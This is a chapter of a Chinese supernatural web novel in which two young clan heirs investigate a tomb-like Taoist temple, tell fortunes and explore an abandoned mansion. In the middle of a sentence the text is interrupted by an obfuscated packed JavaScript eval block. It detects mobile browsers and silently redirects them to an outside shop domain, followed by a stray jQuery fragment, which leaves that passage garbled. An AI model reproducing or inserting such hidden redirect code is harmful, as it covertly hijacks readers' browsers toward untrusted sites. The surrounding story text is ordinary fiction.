身后阴风涌动,崔珏光是站在门外就感觉气氛不对。
浔阳崔氏本就以风水起家,崔珏虽没做过法事,但其中的门道他知道的可一点都不少。他在旁边看了看,忽然走到樟树下。在东南西北四个方位各自走了一遍。每一次都是正好十六步停下。
十六步,四个四。
道教分阴阳,数本无凶吉,奈何有避讳。
四这个数字为纯阴之数,俗话说的好,神三鬼四。如果一次十六步,他还可认为是无心之过。但四个四,那一定是有人故意为之。
崔珏抬头看向樟树,树生得倒是郁郁葱葱,树冠呈圆形,而底下的坛为方形,对应天圆地方。崔珏的目光移向了门两侧未点燃过的蜡烛,心中生了个念头,难不成这是座坟墓?
曹玄在里面转了一圈,并没有什么发现。整个观内除了三座未完成的塑像,当真是空得不得了,曹玄从没见过这样的观。但这么空的观,竟然也敢供三位神仙?
头顶的云散开,此时已到深夜,天空反而明亮起来。曹玄迈过门槛,见崔珏不在,心头一滞。
“崔珏?”
“后面。”
曹玄立刻翻过墙绕到背后去找他,见他捏着符纸躬身在墙上认着什么东西。
“你在干什么?”
“看看这是什么字。”
墙上有几行小字,未上色,又因为是后墙,根本不会有人注意到。但只要能注意到,必然会认出这其实是一座碑。
曹玄退后几步,走到侧面去。见后墙高、前墙低,中间鼓出来一块圆圆的顶——树顶,这还能是什么东西?这也不能够是别的东西了。
曹玄嘴角微勾,“够邪门。”
“你说什么人会建这种东西呢?这可是道观。建成以后要被别人来参拜供奉的,人死后不是应该求安宁吗?怎么反倒一副宴请八方的样子?”崔珏也是头一回见这种事,他不由得走到后墙继续去看,想找点什么东西出来。
“如果这人是自然逝去且没作恶多端,当然会像你说的那样。可要是相反的,那就说不准了。”
墙上故意隐去了姓名,崔珏瞧了好一阵也不知道是谁。困意上来,崔珏转身就走:“我们暂且先回去吧。”
曹玄冷笑道:“你还真是冲在兴头做事。”
“非也非也。”崔珏微微一笑,“我们今天制服了一只鬼怪,度化了六十四只半阴魂,还发现了这座怪异的道观。”说着,崔珏得意地摊开了双手。
“这个道观你打算怎么办?”
“当然是得拆掉,这根本不是什么正儿八经的道观。我家本来就和各地宫观庙联络颇多,这样损人阴德的东西建在浔阳崔氏的地盘上,传出去,骂声多高可想而知。但在拆之前,我要知道这是谁建的。”崔珏打了个哈欠,转身朝医馆奔去。
等曹玄洗漱回来时,崔珏已经睡得四仰八叉。这里没有多余的房间,他和崔珏只能睡一张床。虽然从前不是没睡过一张床,但是两人这么大了,再睡同一张床总归是不好的。
曹玄将崔珏推到里面去,脱鞋,安静地躺下。好在崔珏是个睡相老实的,除了开始的时候嘟囔几句,后面也就和只猪没区别了。
曹玄脑中总是想着一些事,很多事他不能说出来,却未必不想,那种紧迫感始终萦绕在他心头。曹玄侧头看了一眼窗外的树,闭眼睡去。
崔珏醒来时床侧已没有人,他精神涣散地从包里翻出校服来穿。这回出行他带的衣服并不多,只能轮着穿了。
铜镜里照出自己的脸,崔珏像丢了魂似的拿过黑带将头发绑了起来。待整装完毕后他才走出小院,正好撞上买菜回来的曹玄,崔珏摆摆手跑过去揽住他的肩,“曹公子,你真是体贴非常啊!赘来我们崔氏很合适啊。”
崔曹两家作为当今世界上的红门世家,其厉害之处必不用多说。江湖局势本就暗流涌动,若两个世家真结为亲家,称霸南方岂非难事?
“当你崔氏是什么香饽饽么。”曹玄甩开崔珏进了厨房。
崔珏舒适地躺在藤椅上,日光不甚,照在身上可谓是十分舒服了。他决定吃完饭就去打听打听那道观是谁建的,顺便算算城中哪块位置好,如果要建新观的话刚好能用上。正这么想着,馆外忽然传来几道人声。
“听说浔阳少主来了虔州。”
“当真么?他怎么会来到这里!”
“你们为何如此激动?他来到这里有什么好处吗?”
崔珏从藤椅上坐起来,本以为他们会说个惊天动地的大事。却没想到对方下一句是:“当然是让他给我们算命,浔阳崔氏不就是算命的吗?”
“算命?万一命不好你接的住吗?”
“我呸,你的命才不好!”话落,门被推开。
院中的少年生得极为俊丽,长眉杏眼,似雾意浓,颜色非常!他身着黄色直袖大襟内搭紫色交领长衫,外套浅杏色莲纹半袖,袖口戴有黑色护腕。腰封宽大,以绶带束之。左侧佩玉,右侧佩香囊,谁见了不说一句金贵。
崔珏试探性地打了个招呼:“你们好?”几人你看我我看你,刚才争先恐后的劲烟消云散。
一位身材瘦弱的男子拱手作揖道:“请问您是浔阳少主吗?”
崔珏回礼,“不是。”
“那您知道浔阳少主现在在哪么?”
崔珏回头去看从厨房里走出来的曹玄,对方一手端一碗菜,被他这眼神看得莫名其妙。
“你看我做什么?”
崔珏抬手一指,“他就是崔珏。”
众人的目光纷纷投向这个身穿黑衣的男子,语气迟疑:“真的假的?传言浔阳少主喜好艳丽颜色,这怎么一身黑……”
曹玄常服多为暗色,他最讨厌有人指指点点他的衣品了,抬脚将地上的石子踢到崔珏的面前去,“崔珏,找死!”
一行人坐在大厅里,原本崔珏准备找个借口将这群人送走的,谁知道曹玄竟然让他们留下来吃饭。
崔珏点名其中一个男人,“就你了,我先给你算命吧。”
所谓算命,并不是要算出这个人是否有大富大贵之命,而是看看有什么灾厄祸端,提早预防。
再者,这个世界上大多数人的命根本没什么好算的,难不成八字好就一定大有可为?八字不好就一定无所事事?
他崔珏出生时,云游道人给他算的命是:六亲缘浅,得道成仙。这不是一个也没中吗?
崔珏心中吸了口气,问过八字后又看起男人
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17781550|210116||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
的面相来,“你官印得地,容易取得功名;但嗣宫式微,后代人丁不旺。”
男人闻言眉头都皱了起来,“那这到底是好还是不好啊?”
“命格这个东西,其实没有好与不好。巧言令色,好的能说成坏的,坏的也能说成好的。”
话落,崔珏又点了一位男人,“我看你眉头紧蹙,印堂悬针,最近是遇到了什么难事么?”
“实不相瞒,我自从参与修缮城西那座新观后,夜晚常常难以入睡。每每闭上眼,脑袋里总是有各种杂声,呼吸都变得困难。”
“修多久了?”
“有几年了吧。”
“你知道这位商贾叫什么吗?”
“似乎姓王,自从他们从虔州搬走后,很久都没人见过他们人了。”
“他们是什么时候搬走的你知道吗?”
“好像是婚事结束后吧。你说哪有人刚结婚就搬走的?不知道的以为逃命呢。”
“那派你们去修建新观的王家人,你有没有见过?”
“没有,我们之间一直是书信来往,就连工钱也是放在信里一并给了。”
-
一连几日,崔珏沿街问了许多王家之事。说什么的都有,有的今天是这个说法,明儿就换了一个。崔珏将这些说法汇到一起,最后只得出一个结论:王家不简单。
乌云散去,曹玄锁好门追上崔珏。头顶上几声乱七八糟的鸟叫声,听着极为瘆人。
二人走到一家门楣气阔的人家前,门口没有小厮,只有两盏随风晃荡的竹灯笼。
曹玄扬脚将门踹开,原来那门外表崭新,而背面早就被腐蚀,薄得如一张纸,不堪一击。
“不觉得玄乎吗?谁家修建新观从不露面的?”
“这屋子如此破败,应该很久没人回来过了。”曹玄随意地挥了挥眼前弥漫的灰尘。
院子里黑漆漆的,叶子杂草堆了一地。无论是谁返乡能不回家吗?那回了家难道会不开荒?收拾一番?想想也不可能。
除非这个人没回来过。
可是那个男人又说他收到了信件和工钱。
崔珏手里的灯笼不知什么时候被曹玄拿了过去,他斜靠在门边,见曹玄顺着方向将周围的灯笼全都点亮了,一时不知道该说什么。
右侧有一条看不到尽头的长廊,长廊两侧挂满了灯笼,阴恻恻的。
曹玄终于点完了他能看见的灯,他走到崔珏面前,“灯笼还要吗?”
虽然周围已经点了灯,但毕竟是黑夜。崔珏说要,可这灯笼也没到他手上。二人并肩步入长廊,一路上都能听见鬼哭狼嚎声。
崔珏心中腹诽:这地也太过邪门,明日便飞书调弟子来整治一番。但转念一想,调弟子前要先知会他大哥,大哥知道他跑出浔阳了还不得罚死他?
正徘徊两难中,曹玄停下来,拍了拍崔珏,“那个女人在看你。”
普天之下,看崔珏的女人多了去了。但若是在这里,那就不是一回事了。崔珏僵硬地转过头去,十步之外的地方果真有一妇人。
那女人衣着整洁,看起来很年轻,见到两人也不害怕,像是早就在这里候着他们似的。
崔珏道:“你是谁?为什么在这里?”